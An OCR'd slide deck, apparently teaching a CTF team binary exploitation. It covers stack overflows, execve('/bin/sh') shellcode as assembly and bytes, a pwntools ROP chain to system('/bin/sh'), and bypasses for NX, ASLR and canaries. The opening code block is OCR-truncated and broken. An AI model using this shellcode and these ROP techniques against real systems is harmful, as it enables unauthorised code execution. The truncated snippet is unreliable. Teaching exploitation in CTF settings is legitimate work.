


Binary Exploitation

Intro to pwn

by Lennard

(based on ju256's slides)

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux"

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'
```

Typical pwn challenge

- Finding and exploiting bugs in a binary/executable
- Focus on memory corruption bugs
- Goal: Remote Code Execution (RCE)
- Programs written in low-level language

Motivation

- Memory-unsafe languages still widely used
- Serious bugs still being discovered:
  - Sudo heap buffer overflow (CVE-2021-3156)
  - libwebp heap buffer overflow (CVE-2023-4863)
  - Firefox use-after-free (CVE-2024-9680)
- Firefox sandbox escape awarded $100,000 at Pwn2Own 2024
- Fun way to learn operating systems and assembly

Function calls in x86

- call pushes return address onto the stack
- ret pops return address into RIP (instruction pointer)

```c
#include <stdio.h>

int main() {
    printf("Hello world!\n");
    return 0;
}
```

```
pwndbg> u &main
 ► 0x555555555040 <main>       push   rbp
   0x555555555041 <main+1>     lea    rdi, [rip + 0xfbc]     RDI => 0x555555556004 ◂— 'Hello world!'
   0x555555555048 <main+8>     mov    rbp, rsp
   0x55555555504b <main+11>    call   puts@plt                    <puts@plt>

   0x555555555050 <main+16>    xor    eax, eax                    EAX => 0
   0x555555555052 <main+18>    pop    rbp
   0x555555555053 <main+19>    ret
```


Stack buffer overflows

```c
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```

```
gets(3)                  Library Functions Manual                 gets(3)

NAME
       gets - get a string from standard input (DEPRECATED)

DESCRIPTION
       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s
       until either a terminating newline or  EOF,  which  it  replaces
       with  a  null  byte ('\0').

BUGS
       Never use gets().  Because it  is  impossible  to  tell  without
       knowing  the  data  in  advance  how many characters gets() will
       read, and because gets() will continue to store characters  past
       the end of the buffer, it is extremely dangerous to use.  It has
       been used to break computer security.  Use fgets() instead.

Linux man-pages 6.9.1          2024-06-15                         gets(3)
```

The stack

Stack growth



Buffer growth

Overflowing the buffer

Stack growth

Return Address **b3 b0 eb c7 69 7f 00 00**
Saved RBP **78 85 fb 10 fc 7f 00 00**
var **41 41 41 00**
buf **AAAAAAAAAA**

Buffer growth


Crashing the binary

Stack growth

Buffer growth

Exploiting

Inject shellcode into memory and jump to it



Shellcode

assembly code that spawns a shell

```
mov rax, 0x68732f6e69622f
push rax      ; push "/bin/sh\0" onto stack
mov rdi, rsp
xor rsi, rsi  ; rsi = 0
xor rdx, rdx  ; rdx = 0
mov rax, 0x3b ; syscall number
syscall       ; execve("/bin/sh", 0, 0)

; can be optimized down to 22 bytes:
\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05
```

What's the catch?

🤮 Mitigations 🤮

🤮 NX-Bit (No eXecute) 🤮

- Call stack no longer executable
- Other executable segments are read-only
- Injected shellcode can’t be executed

😫 NX-Bit (No eXecute) 😫

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /tmp/a.out
    0x555555555000     0x555555556000 r-xp     1000   1000 /tmp/a.out
    0x555555556000     0x555555557000 r--p     1000   2000 /tmp/a.out
    0x555555557000     0x555555558000 r--p     1000   2000 /tmp/a.out
    0x555555558000     0x555555559000 rw-p     1000   3000 /tmp/a.out
    0x555555559000     0x55555557a000 rw-p    21000      0 [heap]
    0x7ffff7d92000     0x7ffff7d95000 rw-p     3000      0 [anon_7ffff7d92]
    0x7ffff7d95000     0x7ffff7db9000 r--p    24000      0 /usr/lib/libc.so.6
    0x7ffff7db9000     0x7ffff7f2a000 r-xp   171000  24000 /usr/lib/libc.so.6
    0x7ffff7f2a000     0x7ffff7f78000 r--p    4e000 195000 /usr/lib/libc.so.6
    0x7ffff7f78000     0x7ffff7f7c000 r--p     4000 1e3000 /usr/lib/libc.so.6
    0x7ffff7f7c000     0x7ffff7f7e000 rw-p     2000 1e7000 /usr/lib/libc.so.6
    0x7ffff7f7e000     0x7ffff7f88000 rw-p     a000      0 [anon_7ffff7f7e]
    0x7ffff7fc1000     0x7ffff7fc5000 r--p     4000      0 [vvar]
    0x7ffff7fc5000     0x7ffff7fc7000 r-xp     2000      0 [vdso]
    0x7ffff7fc7000     0x7ffff7fc8000 r--p     1000      0 /usr/lib/ld-linux-
    0x7ffff7fc8000     0x7ffff7ff1000 r-xp    29000   1000 /usr/lib/ld-linux-
    0x7ffff7ff1000     0x7ffff7ffb000 r--p     a000  2a000 /usr/lib/ld-linux-
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  34000 /usr/lib/ld-linux-
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  36000 /usr/lib/ld-linux-
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```

Kernel	0xffffffffffffffff
↓ Stack ↓	
mmaped Memory (Libraries)	
libc.so.6	
↑ Heap ↑	
BSS	
read-only Data	
.text (code)	
	0x0000000000000000

🚀 Bypass: Code Reuse Attacks 🚀

- Instead of injecting own code, use existing code
- For stack buffer overflows:
  - Overwrite return address with pointer to existing code snippet ("gadget")
  - Gadgets can be chained together if they end in `ret` instruction

Return-oriented programming (ROP)

ROP gadget examples

set register

```
pop rdi
ret
```

syscall

```
syscall
ret
```

Arbitrary Write

```
; set rdi and rax with another gadget
mov qword [rdi], rax
ret
```

...

Building ROP chain in Python

```
import pwn
libc = pwn.ELF('./libc.so.6')
pwn.context.bits = 64

pwn.flat(
    b'A' * 22,                          # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    pop_rdi_gadget,                     # pop rdi; ret
    next(libc.search(b'/bin/sh')),  # address of "/bin/sh" string in libc
    libc.sym.system                     # address of system() function
)
```

```python
pwn.flat(
    b'A' * 22,                          # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    pop_rdi_gadget,                     # pop rdi; ret
    next(libc.search(b'/bin/sh')),      # address of "/bin/sh" string in libc
    libc.sym.system                     # address of system() function
)
```

Stack		Target
c0 72 21 d1 7f 7f 00 00	→	0x7f7fd12172c0 <__libc_system>
bd 95 37 d1 7f 7f 00 00	→	0x7f7fd13795bd: "/bin/sh"
Return Address 13 12 40 00 00 00 00 00	→	0x401213 <__libc_csu_init+99>: pop rdi 0x401214 <__libc_csu_init+99>: ret
Saved RBP 41 41 41 41 41 41 41 41		
var 41 41 41 41		
buf **AAAAAAAAAA**		

Stack growth ↓

↑ **Buffer growth**

Caveat

So far we assumed that addresses of gadgets and libc are known

Stack

ld.so

libc.so.6

Heap

Binary

0x7f7fd13795bd: "/bin/sh"

0x7f7fd12172c0 <__libc_system>

0x401213 <__libc_csu_init+99>: pop rdi
0x401214 <__libc_csu_init+99>: ret

Caveat

Randomized address mappings break our attack

Stack

ld.so

libc.so.6

Heap

Binary

0x7f7fd13795bd Segfault

0x7f7fd12172c0 Segfault

0x401213
0x401214 Segfault


- Address Space Layout Randomization
- Randomized memory layout on every execution
- Linux ASLR is based on 4 randomized (base) addresses
  - Stack, Heap, mmap, vdso
  - ... and a 5th one if binary is Position Independent Executable (PIE)
    - Location of .text, .rodata, .bss, .got depend on PIE base

Bypass ASLR and PIE

Leak primitive

- some way to print a memory address (e.g. format string bug)
- Leak of 1 library address derandomizes all libraries
- Leak of 1 address in our binary breaks PIE
- Forked processes share layout with parent

Canaries



Buffer growth

```
0x40114e <+8>:   mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>: mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub    rdx,QWORD PTR fs:0x28
0x40119c <+86>:  je     0x4011a3 <main+93>
0x40119e <+88>:  call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- function prologue: push 7 random (+1 null) byte on stack
- function epilogue: assert these bytes did not change
- Prevent (linear) stack buffer overflows

🤮 Canaries 🤮

Stack
Return Address 43 43 43 43 43 43 43 43
Saved RBP 41 41 41 41 41 41 41 41
Canary 41 41 41 41 41 41 41 41
var 41 41 41 41
buf AAAAAAAAAA

Stack growth ↓

↑ **Buffer growth**

```
0x40114e <+8>:   mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>: mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub    rdx,QWORD PTR fs:0x28      ⚡
0x40119c <+86>:  je     0x4011a3 <main+93>
0x40119e <+88>:  call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

```
$ ./exploit.py
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

Buffer growth

```
0x40114e <+8>:   mov   rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov   QWORD PTR [rbp-0x8],rax
...
0x40118f <+73>:  mov   rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub   rdx,QWORD PTR fs:0x28
0x40119c <+86>:  je    0x4011a3 <main+93>
0x40119e <+88>:  call  0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- Canary worthless if we can leak it
  - e.g. by overwriting up to the canary's null byte and then calling `puts(buf)`

🚀 Arbitrary write primitive 🚀

- bug that allows writing anything at any address
- ... but which address to choose?
  - pointers to library functions in `.got.plt`
  - ... but `.got.plt` is read-only if checksec reports Full RELRO
  - other targets: libc GOT, exit handlers, return addresses on stack, ...

Common Mistakes

libc stack alignment

```
Program received signal SIGSEGV, Segmentation fault.
─────────────────────[ DISASM / x86_64 / set emulate on ]─────────────────────
► 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- `movaps` requires `rsp` to end in `0x0`
- Solution: add `ret` gadget at start of your chain

Common Mistakes

accidentally sending newlines

Some functions stop reading when they encounter special characters!

`gets`, `fgets`	stops at newline
`scanf("%s")`	stops at whitespace
`strcpy`	stops at null byte

Common Mistakes

calling your exploit script pwn.py

```
$ python3 ./pwn.py
Traceback (most recent call last):
  File "/tmp/./pwn.py", line 2, in <module>
    from pwn import *
    ^^^^^^^^^^^^^^^^^
  File "/tmp/pwn.py", line 3, in <module>
    exe = context.binary = ELF('level1')
                           ^^^
NameError: name 'ELF' is not defined
```

In this case, `import pwn` does *not* import pwntools but the file `pwn.py` in your current directory!

Practicing

Watch Mindmapping a Pwnable Challenge by LiveOverflow

- pwn.college
- ctf.hackucf.org
- ropemporium.com
- pwnable.kr

Tools

- pwndbg for gdb
- pwntools for exploit scripts
  - includes checksec, ROPGadget
- pwninit (convenient patchelf wrapper)
- one_gadget (single gadget RCE)

Start playing at intro.kitctf.de